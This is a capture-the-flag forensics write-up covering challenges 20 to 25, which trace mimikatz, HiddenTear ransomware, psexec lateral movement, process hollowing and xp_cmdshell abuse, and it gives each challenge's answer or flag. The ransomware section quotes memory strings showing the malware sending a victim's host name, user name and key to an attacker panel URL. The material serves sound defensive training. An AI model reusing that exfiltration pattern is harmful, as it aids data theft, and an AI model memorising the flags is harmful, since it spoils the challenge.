Using the files forensics section in Cynet, it's possible to quickly identify new files that were never seen before.



CHALLENGE NO.20 – MEOW

1. The investigator gets informed that some user accounts have been compromised. The assumption is that an attacker gained access to the DC and harvested the credentials.
2. An image of the Domain Controller is given to the investigator. They need to find evidence/leftovers which can indicate a relevant tool which has been used by the attacker.
3. Looking for artifacts of execution such as prefetches, gives no indication of any suspicious usage.
4. Searching for data in unallocated space, using 3rd party tool such as “WinHex” it is possible to find out that “mimikatz” has been run on this station.
5. Finding the relevant evidence based on the unallocated space, can be done using the following steps:
 - Opening the DC.001 file using WinHex.
 - Search for the magic header of prefetch files (SCCA – 53 43 43 41).
 - Search for any suspicious execution from the prefetch files list, when one of the prefetch files which exists on this list indicates that Mimikatz.exe has been executed.

Correct Answer

Executable name: MIMIKATZ.EXE

CHALLENGE NO.21 – SAD

1. This time the investigator is informed that a station is infected with ransomware. A PACP and memory dump of the station has been captured for the analysis.
2. The investigator should find the data in the encrypted file. Using a 3rd party software such as Wireshark can be used in order to find the files which have been transferred including the malware itself → Salary-2019.exe.
3. Even without using a reversing technique, just by taking the sha1 value of the executable:

```
$ sha1sum Salary-2019.exe
389f9b6d6b8d3dff216b0d008990e16db25fdcf7 Salary-2019.exe
```

4. And search for this hash in VT for example – can lead to the following output:

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Ad-Aware	Generic Ransom	HiddenTear.A.525A905D	Malware/Win32_Generic.C1020407
ALYac	Generic Ransom	HiddenTear.A.525A905D	Malicious
Arcabit	Generic Ransom	HiddenTear.A.525A905D	Win32.RansomX-gen [Ransom]
AVG	Win32.RansomX-gen [Ransom]		HEUR/AGEN.1022240
BitDefender	Generic Ransom	HiddenTear.A.525A905D	Gen.NN.Zemslif.33558.nm0@aC6G8Fp
CAT-QuickHeal	Trojan.Yakbeex.MSIL.ZZ4		Win/malicious_confidence_100% (D)
Cybereason	Malicious.ab7443		Unsafe
Cyren	W32/Ransom.IQ.gen/Eldorado		Trojan.Encoder.10598
eGambit	Unsafe.AI_Score_89%		Generic Ransom HiddenTear.A.525A905...
Endgame	Malicious (high Confidence)		Generic Ransom HiddenTear.A.525A905D
ESET-NOD32	A Variant Of MSIL/Filecoder.Z		W32/Ransom.IQ.gen/Eldorado

Which can indicate that the malware is the known “HiddenTear”.

5. A little research of “HiddenTear” characteristics can inform the investigator that looking for the “HiddenTear” key format includes the hostname of the attacked machine, the username, and the relevant key for decryption (named as “password”).

- Looking for the computer name (which has already been given to the investigator as part of the story: DESKTOP-HUB666E) in the memory image, can lead us to the relevant string:

```

USERDOMAIN_ROAMINGPROFILE=DESKTOP-HUB666E
:methodGET:path/v1/ontin/13439/673828:authoritvani_omnistr.com:schemehitpsacct*/*originhttp://yarrag.000webhostapp.com:refererhttp://yarrag.000webhostapp.com
lte.php?info?computer_name=DESKTOP-HUB666E&userName=JonSnow&password=LXGwWakNXnm06(&allow=ransonaccept-
COMPUTERNAME=DESKTOP-HUB666E
/www.microsoft.com/wsdp:PresentationUrl<un0:DeviceCategory>Computers</un0:DeviceCategory></wsdp:ThisModel></wsx:MetadataSection><wsx:MetadataSection Dialect
schemas.xmlsoap.org/ws/2006/02/devprof/Relationship"><wsdp:Relationship Type="http://schemas.xmlsoap.org/ws/2006/02/devprof/host"><wsdp:Host><wsa:EndpointRefere
a:Address-urn:uuid:a1de8a4e-d768-4d5c-8f71-2b31cf660366</wsa:Address></wsa:EndpointReference><wsdp:Types>pub:Computer</wsdp:Types><wsdp:ServiceId>urn:uuid:a1d
8-4d5c-8f71-2b31cf660366</wsdp:ServiceId><pub:Computer>DESKTOP-HUB666E/Domain:GOT</pub:Computer></wsdp:Host></wsdp:Relationship></wsx:MetadataSection></wsx:Me
soap:Body></soap:Envelope>
@desktop-hub666e$GOT.com
DESKTOP-HUB666E
COMPUTERNAME=DESKTOP-HUB666E
LOGONSERVER=\\DESKTOP-HUB666E
:path/AS/API/IEOneBox/V2/Suggestions?qry=http%3A%2F%2Fyarrag.000webhostapp.com%2Fpanel%2Fwrite.php%3Finfo%3D%3Fcomputer_name%3Ddesktop-hub666e%26username%3Dj
password%3DlxgwaknXnm06%28%26allow%3Dransom&cc=US&setlang=en-US&cp=138&cvId=6422d563c8f0437f9ed83ddab78054e2&lq=2c5316ad99014a62baffe4ae58e58556
USERDOMAIN=DESKTOP-HUB666E
COMPUTERNAME=DESKTOP-HUB666E
LOGONSERVER=\\DESKTOP-HUB666E
LOGONSERVER=\\DESKTOP-HUB666E
COMPUTERNAME=DESKTOP-HUB666E
USERDOMAIN=DESKTOP-HUB666E
DESKTOP-HUB666E
DESKTOP-HUB666E

```


- Using HiddenTear decrypter, inserting the “password” which is actually the key, will lead the investigator to the flag.

Correct answer

Flag: Flag-{B7E836BBD5B422EDB8E358DCC20EECF9}

BONUS: DETECTING RANSOMWARE WITH CYNET

Cynet’s driver will block and alert immediately about any ransomware execution attempt.



CHALLENGE NO.22 – INSURANCE

1. The story tells the investigator that Robert's PC wallpaper has been changed to a life insurance ad. The assumption is that someone has connected to Robert's PC and did it.
2. The investigator gets a VHDX and needs to find a prefetch/creation timestamp which is relevant to the lateral movement technique which has been used. Which is → psexec
3. Using 3rd party tool (such as PECmd) to parse the Prefetches, can show that the relevant timestamp is: 2020-02-04 09:13. This is the time when the PSEXESVC.EXE's prefetch has been created.

2/4/2020 9:14	RUNDLL32.EXE	3E9053B4	11328	Windows	2	2/4/2020 9:15	2/4/2020 9:14
2/4/2020 9:15	RUNDLL32.EXE	4F776BDC	10920	Windows	1	2/4/2020 9:15	
2/4/2020 9:14	REG.EXE	A93A1343	7400	Windows	2	2/4/2020 9:15	2/4/2020 9:14
2/4/2020 9:13	PSEXESVC.EXE	AD70946C	24102	Windows	2	2/4/2020 9:13	2/4/2020 9:13
2/4/2020 9:10	MMC.EXE	B632F423	72092	Windows	2	2/4/2020 9:12	2/4/2020 9:09
2/4/2020 9:05	DLLHOST.EXE	B78EBA1D	28782	Windows	1	2/4/2020 9:05	
2/4/2020 9:04	PING.EXE	4A8A6853	10098	Windows	1	2/4/2020 9:04	
2/4/2020 9:01	DLLHOST.EXE	9F67FFEC	18566	Windows	1	2/4/2020 9:01	
2/4/2020 9:01	DLLHOST.EXE	92F548BD	28214	Windows	1	2/4/2020 9:01	
2/4/2020 9:01	SECHEALTHUI.EXE	2865E89C	85852	Windows	1	2/4/2020 9:01	

Correct answer:

Timestamp: 2020-02-04 09:13

CHALLENGE NO.23 – LAYERS

1. The investigator gets some Autoruns outputs which has been taken from some of the organizational PCs. The purpose of this challenge is to take advantage of the fact that data has been taken from some PCs, use stacking techniques, and find out which PC is the most suspicious one.
2. Using Kansa parser against all Autoruns outputs, will show that only one machine has a psexesvc.exe entry.
3. Psexec is suspicious because it is known to be used by attackers. It can also be used by system administrators in some cases, but that fact that it appeared only on one PC, makes it more suspicious, and should lead to further investigation.

1	c:\users\robert\appdata\local\microsoft\onedrive\onedrive.exe	C:\Users\robert\AppData\Local\Microsoft\OneDrive\OneDrive.exe
1	c:\program files (x86)\google\update\googleupdate.exe	C:\Program Files (x86)\Google\Update\GoogleUpdate.exe /ua /i
1	c:\program files (x86)\google\update\googleupdate.exe	C:\Program Files (x86)\Google\Update\GoogleUpdate.exe /c
1	c:\program files (x86)\google\chrome\application\80.0.3987.87\installer\chrmstp.exe	C:\Program Files (x86)\Google\Chrome\Application\80.0.3987.87\Installer\chrmstp.exe
1	c:\windows\psexesvc.exe	%SystemRoot%\PSEXESVC.exe
1	c:\program files (x86)\google\update\googleupdate.exe	C:\Program Files (x86)\Google\Update\GoogleUpdate.exe /medsv
1	c:\program files (x86)\google\update\googleupdate.exe	C:\Program Files (x86)\Google\Update\GoogleUpdate.exe /svc
1	c:\program files (x86)\google\chrome\application\80.0.3987.87\elevation_service.exe	C:\Program Files (x86)\Google\Chrome\Application\80.0.3987.87\ElevationService.exe
1	c:\users\stanis\appdata\local\microsoft\onedrive\onedrive.exe	C:\Users\stanis\AppData\Local\Microsoft\OneDrive\OneDrive.exe
1	c:\users\oberin\appdata\local\microsoft\onedrive\onedrive.exe	C:\Users\oberin\AppData\Local\Microsoft\OneDrive\OneDrive.exe

4. To identify which of the machines is the one to include the psexesvc.exe. PowerShell Select-String can be used against a folder which includes all the Autoruns.csv outputs.

Using the following syntax

Select-String "PSEXE" \relevant\path*Autorunsc.svc

OR

Select-String "PSEEXEC" \relevant\path*Autorunsc.svc

Output will show that LANNISTER is the suspicious PC

```
LANNISTER-Autorunsc.csv:123:"6/28/2016 8:41 PM", "HKLM\System\CurrentControlSet\Services", "PSEXESVC", "enabled", "Services", "System-wide", "PSEXESVC:"
```

Correct answer

Infected Computer name: Lannister

Filename: Psexesvc.exe

CHALLENGE NO.24 – FROG FIND

1. The investigator is informed that there is a malicious process on the system, which can't be found. And that there is a "frog" running loose, which is hidden in a malicious executable. The investigator should find the malicious process and extract the frog.
2. The investigator gets a memory dump to investigate. The story informed us, that the malicious process has something hiding in it, implying that a process hollowing technique has been used by the attacker.
3. Using "malfind" volatility plugin will show that "chrome.exe" process is the most suspicious process (including Page_Execute_ReadWrite).

```
Process: chrome.exe Pid: 1996 Address: 0x140000000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x140000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ.....
0x140000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  .....@.....
0x140000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x140000030 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00  .....

0x40000000 4d          DEC EBP
0x40000001 5a          POP EDX
```

4. Dumping this process using Volatility "procdump" plugin.

```
$ vol.py -f THEEVRIE.dmp --profile=win10x64_15063 procdump -p 1996 --dump-dir ./
Volatility Foundation Volatility Framework 2.6
Process(V)      ImageBase      Name           Result
-----
0xffffbf8a4be88080 0x0000000140000000 chrome.exe     OK: executable.1996.exe
```

5. Use "strings" against the dumped executable, and look for what is known to be hidden inside, a frog 🐸

```
$ strings executable.1996.exe
!This program cannot be run in DOS mode.
Rich}E
.text
.rdata
@.llrz
PAYLOAD:
Frog-FWGA142FS
ExitProcess
VirtualAlloc
KERNEL32.dll
AQAPRQVH1
```

Correct answer
Flag: Frog-FWGA142FS

CHALLENGE NO.25 – DB

1. The story tells us that Web Application Firewall (WAF) logs show an unusual spike in SQL injection attempts against the organizational domain (since 2020-02-04).
2. The assumption is that an attacker has gained access to the operating system using SQL injection as an attack vector.
3. To find out the time that an attacker gained this kind of access, the investigator should have checked the SQL Server event logs and notice that an xp_cmdshell enabled event has appeared on 05-02-2020 11:02
4. As a result of this indicator the assumption is that the attacker gained the access on this date and time, which allowed him to execute commands on the OS itself.

```
This is an informational message only; no user action is required.  
2020-02-05 11:02:20.25 spid55      Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to  
install.  
2020-02-05 11:02:44.65 spid55      Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
```

Correct answer

Timestamp: 2020-02-05 11:02

BONUS: DETECTING SQL SERVER CONFIGURATION CHANGES WITH CYNET

Cynet's Windows Event feature can be used to monitor Event ID: **15457** from the Windows Application Log, which will include data on server configuration changes.